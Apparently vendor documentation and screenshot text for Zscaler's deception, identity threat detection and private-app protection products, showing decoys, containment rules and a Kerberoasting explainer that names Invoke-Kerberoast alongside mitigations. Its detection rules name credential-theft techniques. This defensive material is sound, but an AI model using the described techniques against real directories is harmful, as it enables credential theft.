Once inside a network, attackers **move laterally** by exploiting credentials and accessing other systems. Even with **Zero Trust Network Access (ZTNA)** limiting external attack surfaces, attackers **still attempt lateral movement within internal environments**. Deception **detects and halts lateral movement** by deploying **fake applications, servers, and credentials—**tricking adversaries into interacting with these decoys and triggering security responses.

Why Organizations Deploy Zscaler Deception

Organizations that deploy **Zscaler Deception** experience:



Stop serious threats

167% average increase in 'Opportunity to Detect' advanced attacks like ransomware

Detect attacks, faster

98% average reduction in alert volume compared to noisy detection controls like EDRs

Get more threat intel

50% average increase in visibility for targeted threats not found in threat intel feeds


- **167% improvement in detecting advanced attacks**, including **ransomware, insider threats, and nation-state actors**.
- **Significant reduction in alert volume** with **low false positives**, since **decoys are invisible to legitimate users**—any interaction with a decoy is a **high-confidence breach indicator**.
- **Enhanced threat intelligence** specific to their environment, **providing deep insights into attacker behaviors, tactics, and intent** that generic threat intelligence feeds cannot offer.

Unlike **traditional security solutions**, deception does not require **heavy operational effort**. It integrates seamlessly into **existing SOC workflows**, **automates threat response**, and provides **real-time attack visibility** without increasing **alert fatigue**.

Deploying Deception in the IT Environment

With Zscaler Deception, organizations can **plant decoys across multiple layers of their IT infrastructure**:

- **Endpoints** – Fake credentials, files, browser sessions, and application lures on user devices.
- **Server Zones** – Decoy servers, databases, and business applications to detect lateral movement.



- **Active Directory** – Fake user accounts and computers that detect privilege escalation attempts.
- **DMZ (Perimeter)** – Decoys of **Internet-facing applications like VPNs and web portals** to intercept attackers targeting externally exposed assets.


Attackers infiltrating the network have **no way to distinguish between real and decoy assets**, turning the environment into a **minefield where every move risks exposure**.

Zscaler Deception in the Zero Trust Exchange

Deception aligns perfectly with **Zero Trust Network Access (ZTNA)** principles, which focus on securing **users and applications**. Attackers **compromise identities to escalate privileges and access critical applications**, where they attempt **data exfiltration, destruction, or encryption**.

Zscaler Deception **reinforces Zero Trust by surrounding users and applications with decoys**:


- **On the user side** – Decoy credentials, browser sessions, and files bait attackers into revealing their intent.
- **On the application side** – Decoy **servers, databases, and internal applications** detect unauthorized access attempts.



Since **decoys serve no real production function**, any interaction with them is **a definitive sign of an attack in progress**. This eliminates the issue of **false positives** and ensures **security teams can act decisively**.

Easy Deployment Without Additional Infrastructure

Zscaler Deception integrates seamlessly with the **Zero Trust Exchange**, requiring **no additional hardware or virtual machines**.




No additional agent
Client Connector installs and manages endpoint lures

Nothing to deploy
ZPA hosts and manages decoys

Native containment
ZPA policy cuts off compromised users

- **Zscaler Client Connector** – Plants decoy credentials, browser cookies, and files directly onto endpoints, allowing detection of compromised users.
- **Zscaler Private Access (ZPA)** – Hosts and manages **application decoys** that detect **privilege escalation and lateral movement** attempts.
- **Automated Response** – When an attacker engages with a decoy, **ZPA immediately cuts off access** as a **policy-driven action**.

Zscaler provides **over 300 pre-built deception datasets**, covering industries like **finance, healthcare, and manufacturing**. Organizations can deploy **ready-made decoys** or **customize their own deception environments** using a **no-code decoy dataset builder**.



PERIMETER DECOYS
RECONNAISSANCE

Detects pre-attack reconnaissance activity against internet facing architecture to give provide intelligence about external attacks.

APPLICATION DECOYS
LATERAL MOVEMENT

Detect lateral movement with decoys for SSH sessions, database client connections, and saved shares / mapped network drives.

CREDENTIAL DECOYS
PRIVILEGE ESCALATION

Inject fake credentials in credential managers, RDPs, and browsers that act as breadcrumbs to lure attackers.

ACTIVE DIRECTORY DECOYS
PRIVILEGE ESCALATION

Create deception in the Active Directory (AD). Smokescreen does this by using the real AD instead of a dummy AD / trust relationship.

CLOUD DECOYS
LATERAL MOVEMENT

Decoy IAM credentials and S3 buckets that detect lateral movement in your Cloud environment.

EXPLOITATION

Detect Man-in-the-Middle attacks for protocols like LLMNR, mDNS, and NBT-NS by identifying the spoofer.

FILE DECOYS
DATA THEFT


Auto generated file decoys with custom content, file names, and format that trigger when a file is opened, accessed, copied, or deleted.

PROCESS DECOYS
PRIVILEGE ESCALATION

Fake anti-malware / DLP processes that detect attackers when they try to disable them.

Zscaler Deception Modules & Capabilities

ThreatParse – Simplified Threat Investigation



Investigate | Zscaler Deception

heist.illusionblack.com/investigate

Investigate

THOR@TUNNELBLINK.COM
100.64.0.2

RISK SCORE
1560

FIRST EVENT
19 SEP 2022 | 10:40 +05:30


LAST EVENT
13 OCT 2022 | 19:39 +05:30

THREATPARSE

- Endpoint - Possible Kerberoasting attack
- Endpoint - File decoy interaction detected
- Attempted web login
- Attempted web login using an administrator account
- Endpoint - Possible brute force attack against an Active Directory decoy user
- Endpoint - Possible brute force attack against a local user
- SSH credentials submitted
- SSH credentials submitted for root
- WinRM port access detected
- Endpoint - File decoy opened

The **ThreatParse module** translates **raw attack logs into readable insights**, enabling even **junior analysts** to **quickly understand attacks and determine response actions**. This includes:

- Attack description
- Execution details
- Mitigation recommendations
- **MITRE ATT&CK framework mapping**



Investigate | Zscaler Deception

heist.illusionblack.com/investigate

Investigate

Endpoint - Possible Kerberoasting attack	+ 100
Endpoint - File decoy interaction detected	+ 100
Attempted web login	+ 100
Attempted web login using an administrator account	+ 100
Endpoint - Possible brute force attack against an Active Directory decoy user	+ 100
Endpoint - Possible brute force attack against a local user	+ 100
SSH credentials submitted	+ 100
SSH credentials submitted for root	+ 100
WinRM port access detected	+ 75
Endpoint - File decoy opened	+ 75
SSH interaction detected	+ 75
Endpoint - Attempt to stop a decoy	+ 75

A decoy Active Directory user was targeted for a possible Kerberoasting attack.
To enable authentication, Kerberos requires Service Principal Names (SPNs) to be associated with service accounts (accounts specifically created to run services). Domain users can enumerate SPNs and can request Kerberos TGS (Ticket Granting Service) tickets for any SPN. Tickets can be RC4 encrypted and vulnerable to offline cracking. If an adversary succeeds in cracking the RC4-encrypted ticket, they gain access to the service account. This process is called Kerberoasting.
This event indicates that Kerberoasting has likely been attempted and the attacker may possess password hashes to service accounts.

Examples

PowerSploit's Invoke-Kerberoast module can request service tickets and return crackable ticket hashes.

Mitigation

Isolate the source from the network and obtain evidence for forensics.

Analyze the memory dump for the process that generated the event. The memory dump can also confirm the presence of the requested ticket in memory.

Change passwords to targeted accounts that have the 'serviceprincipalname' attribute set on the user account object within Active Directory.

Set 25+ character passwords with sufficient complexity and enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible.

Limit service accounts, including those in privileged groups such as Domain Administrators, to minimal required privileges.


Orchestrate – Automated Response & Containment

The **Orchestrate module** allows organizations to configure **automated containment and response workflows**. Security teams can create rules, such as:

- **Notify the SOC** when an attacker is detected.
- **Automatically cut off access** if an attacker's risk score exceeds a threshold.
- **Integrate with third-party security tools** like **Carbon Black, Cisco, CrowdStrike, and Microsoft** for extended orchestration.

For example, we've created a **rule for dealing with attacks with a risk score of more than 50**. This rule is configured to:

- **Notify a SOC team member** when an attack with a risk score above 50 is detected.
- **Immediately cut off the attacker's access** using **Zscaler Private Access (ZPA)**.
- **Integrate with security platforms like Carbon Black, Cisco, Checkpoint, CrowdStrike, and Microsoft** for **containment and response automation**.


Rules | Zscaler Deception
heist.illusionblack.com/orchestrate/rules/4
Incognito
Investigate
Orchestrate
Miragemaker
Deceive
Settings
Search

Rules

Rules to automate workflow, notifications, and containment in response to detections.

Priority	Name	Condition
1	Attacker score >50 alert	score >= 50
2	Network - Attempt for Lateral movement detected	decoy.type in ["network"]
3	Endpoint - Attack from privileged account detected	attacker.id like /.*(admin|ADMIN).*/
4	Endpoint - File decoy interaction detected	threat_parse_ids in ["lm_file_active_monitoring"]
⃠	High Priority: Credential access attack detected in Active Directory	threat_parse_ids in ["credtheft_asrep","credtheft_kerber
⃠	High Priority: Credential access attack detected on the endpoint	threat_parse_id
⃠	High Priority: Man-in-the-middle attack detected in the network	threat_parse_id
⃠	High Priority: Ransomware-like behavior detected in the network	threat_parse_id
⃠	Investigative: Suspicious source detected in the network	type is not "rec

Rule Details

GENERAL

Name: Attacker score >50 alert

☑ Enabled

☒ Don't process further rules

☒ Only ThreatParse Events

```
score >= 50
```

Leave the condition empty if you want to take action on all the

Notify at most once every 5 MINS for this rule

☒ SMS

Select users to sms

Notify at most once every 5 MINS for this rule

RESPOND

☑ Zscaler Private Access

☒ Carbon Black Response

☒ Carbon Black Defense

☒ Cisco pxGrid

☒ Cisco ISE

☒ Check Point Firewall

☒ CrowdStrike Falcon Insight

☒ McAfee ePO

☒ Microsoft Defender


☒ Palo Alto Networks - NGFW

Name

MirageMaker – Ready-Made Decoys & Customization

The **MirageMaker module** provides a **library of pre-built decoys**, covering:

- Static application decoys
- Common Vulnerabilities and Exposures (CVE)-based decoys
- High-interaction **containers and SCADA/ICS decoys**
- Fully customizable deception environments



Landmine

Lures, breadcrumbs, and other endpoint deception features deployed to production workstations.


Define policies to customise endpoint deception distributed to specific user or system profiles.

#	Name	Agentless	Selection Criterion	Policies	Actions
1	heist-win	✗	Catch All	Defense Evasion (1) Privilege Escalation (3) Browser Lures (6) Session Lures (8) Custom File Decoys (3) Credential File Decoys (1) Dynamic File Decoys (2) Password Settings	
2	Heist-Linux	✗	Catch All	Privilege Escalation (1) Browser Lures (3) Session Lures (4) Password Settings	
3	heist-win-Agentless	✓	Catch All	Browser Lures (3) Session Lures (7) Custom File Decoys (2) Credential File Decoys (1) Password Settings	

Deceive – Policy-Based Deception Deployment

The **Deceive module** enables organizations to configure deception policies **without manual intervention**. Security teams can:

- Assign **endpoint deception policies** (detect attackers attempting **ransomware, PsExec, and LDAP exploitation**).
- Deploy **application decoys** within **Zero Trust Networks** to monitor lateral movement attempts.



Network Decoys - Zero Trust N
heist.illusionblack.com/deceive/network-decoys/zero_trust_networks
Incognito
Investigate
Orchestrate
Miragemaker
Deceive
Settings
Search
Internal Decoys
Zero Trust Networks
Export Decoy Configuration
+ Add Decoys

Network Decoys

Deploy decoy systems in your internal network, internal DMZ segments, and cloud environments.

#	FQDN and IP	Personality	Network Decoy Groups	Warnings	Actions
1	🔴 SAP-19.choicecorp.net 10.10.10.11	Business - ERP SAP WEB Windows	network decoys		
2	🔴 SAP77.choicecorp.net 10.10.10.10	Business - ERP SAP WEB Windows	network decoys		
3	🟢 HYP49.tunnelblink.com 10.0.5.145	IT - Hypervisor ESXI WEB SSH	network decoys		
4	🟢 IPCAM-65.tunnelblink.com 10.0.3.189	IT - CCTV WEB SSH	Server VLAN		
5	🟢 SWFT68.tunnelblink.com 10.0.2.113	Finance - SWIFT Web and Server WEB Shares	network decoys		
6	🟢 DB36.tunnelblink.com 10.0.1.163	Engineering - Database MongoDB Linux MongoDB SSH	network decoys		
7	🟢 XAMP1.tunnelblink.com 10.0.1.164	Development - Developer Portals Server WEB Shares FTP MySQL	Server VLAN		

Conclusion

Zscaler Deception **transforms cybersecurity from a defensive posture to an active adversary detection strategy**. By **deploying decoys across users, endpoints, and applications**, organizations can:

- **Detect and stop serious cyber threats early**
- **Reduce SOC alert fatigue with high-confidence deception alerts**
- **Generate local threat intelligence unique to their environment**
- **Automate threat response using policy-driven containment actions**


With **Zscaler's simple deployment model**, deception can be **operationalized quickly** and **seamlessly integrated into existing security workflows**—delivering **unparalleled visibility and proactive defense against advanced cyber threats**.

Identity Threat Detection and Response (ITDR)

Zscaler Identity Threat Detection and Response (ITDR) is designed to **identify, monitor, and mitigate identity-based threats** in real time. By **continuously assessing identity posture, detecting changes, and responding to attacks**, ITDR helps organizations **prevent identity-based breaches, reduce risk, and enhance security operations**.

How Does Zscaler ITDR Work?

Continuous Identity Posture Assessment


Leveraging the Zscaler platform
Data Center
AC
Response and adaptive access
– Block/Isolate a risky identity via ZIA/ZPA
– Adaptive access with Okta AI
Active Directory / Entra ID
Zero Trust Exchange
Identity risk profile
– Correlated view of risk across Zscaler
– Signals from Okta, ZIA, ZPA
– Combines posture, threats, IdP changes, deception alerts, and policy failures into one view
4
Continuous posture assessment
Comprehensive checks and heuristics –
Visibility for vulnerabilities, misconfigs, and IOEs in AD and Entra ID –
1
Endpoint Credential Exposure
Find exposed credentials on endpoints to reduce attack surface
Purge credentials for risk reduction (soon!)
3
Change Detection
Runs 24x7 –
Near Real time notifications –
Configurable watchlists –
Attack detection
– Real-time alerting
– Detect kerberoasting, DCSync, DCShadow, and more
– SOC workflow with full orchestration or send-to-SIEM
2

Zscaler ITDR **constantly evaluates identity stores** like **Active Directory and Entra ID** to detect **vulnerabilities, misconfigurations, and incorrect object exposures**. This assessment runs **continuously**, ensuring **real-time visibility** into potential risks and generating **alerts for any suspicious changes**. Organizations benefit from **proactive security**, identifying **identity-based weaknesses before attackers can exploit them**.

Change Detection

Identity environments are **monitored around the clock**, with **real-time notifications for significant changes** or **potential security threats**. ITDR allows **configurable watchlists**, enabling security teams to **prioritize and focus on the most critical updates**. By tracking identity modifications and flagging anomalies, ITDR helps prevent **unauthorized access and privilege escalation** before they become full-scale incidents.

Attack Detection and Alerts

ITDR provides **real-time detection and alerting** for **a wide range of identity-based attacks**, including:

- **Kerberoasting** – An attack that exploits weak service account passwords.
- **DCSync** – A technique where attackers impersonate domain controllers to extract password hashes.
- **DCShadow** – An attack that modifies Active Directory replication to introduce malicious changes.

To streamline **Security Operations Center (SOC) workflows**, ITDR **integrates seamlessly with SIEM systems** for **centralized monitoring, orchestration, and response automation**. By providing **actionable intelligence and automated alerting**, ITDR enhances **incident detection, triage, and response capabilities**.

Endpoint Credential Exposure Management

ITDR identifies and flags **insecurely stored credentials on endpoints**, reducing the **attack surface** for credential-based attacks. This capability helps security teams **locate and mitigate exposed passwords**, preventing attackers from using **harvested credentials for lateral movement and privilege escalation**. In future updates, ITDR will also support **automated removal of exposed credentials**, further reducing risk and **ensuring sensitive data is protected**.

Identity Risk Profile

Zscaler ITDR **correlates identity-related signals across multiple Zscaler products**, including **ZIA (Zscaler Internet Access), ZPA (Zscaler Private Access), and third-party identity providers like Okta**. By integrating identity posture assessments, **threat intelligence, identity provider (IdP) changes, deception alerts, and policy failures**, ITDR provides a **comprehensive risk profile for every identity in the organization**. This **holistic risk view** helps security teams **identify high-risk users, detect suspicious behavior, and enforce appropriate security measures**.

Response and Adaptive Access Control


To mitigate threats in real time, ITDR leverages **ZIA and ZPA** to **isolate or block compromised identities** before they can cause harm. Additionally, ITDR **integrates with identity security tools like Okta AI** to **dynamically adjust access controls** based on risk indicators. If an identity exhibits suspicious behavior, **ITDR can automatically restrict access, enforce step-up authentication, or quarantine the user until further investigation is completed**.

Conclusion

Zscaler ITDR strengthens enterprise security by continuously monitoring identity environments, detecting threats, and dynamically adapting access controls. By **correlating signals from multiple security layers**, ITDR provides **proactive threat prevention, seamless SOC integration, and automated response capabilities**. With **real-time attack detection, endpoint credential protection, and adaptive security controls**, ITDR helps organizations **stay ahead of identity-based attacks and maintain a strong Zero Trust security posture**.

Private Access App Protection

Zscaler Private AppProtection provides **comprehensive security for private applications**, ensuring **visibility and protection against advanced threats** regardless of where the user is connecting from. It safeguards applications against **evasive vulnerabilities and attacks** such as **cross-site scripting (XSS), cookie poisoning, SQL injection, remote code execution, and other sophisticated exploits**.



Use cases

App-Level Attack Visibility
Layer-7 visibility into threats targeting private web applications

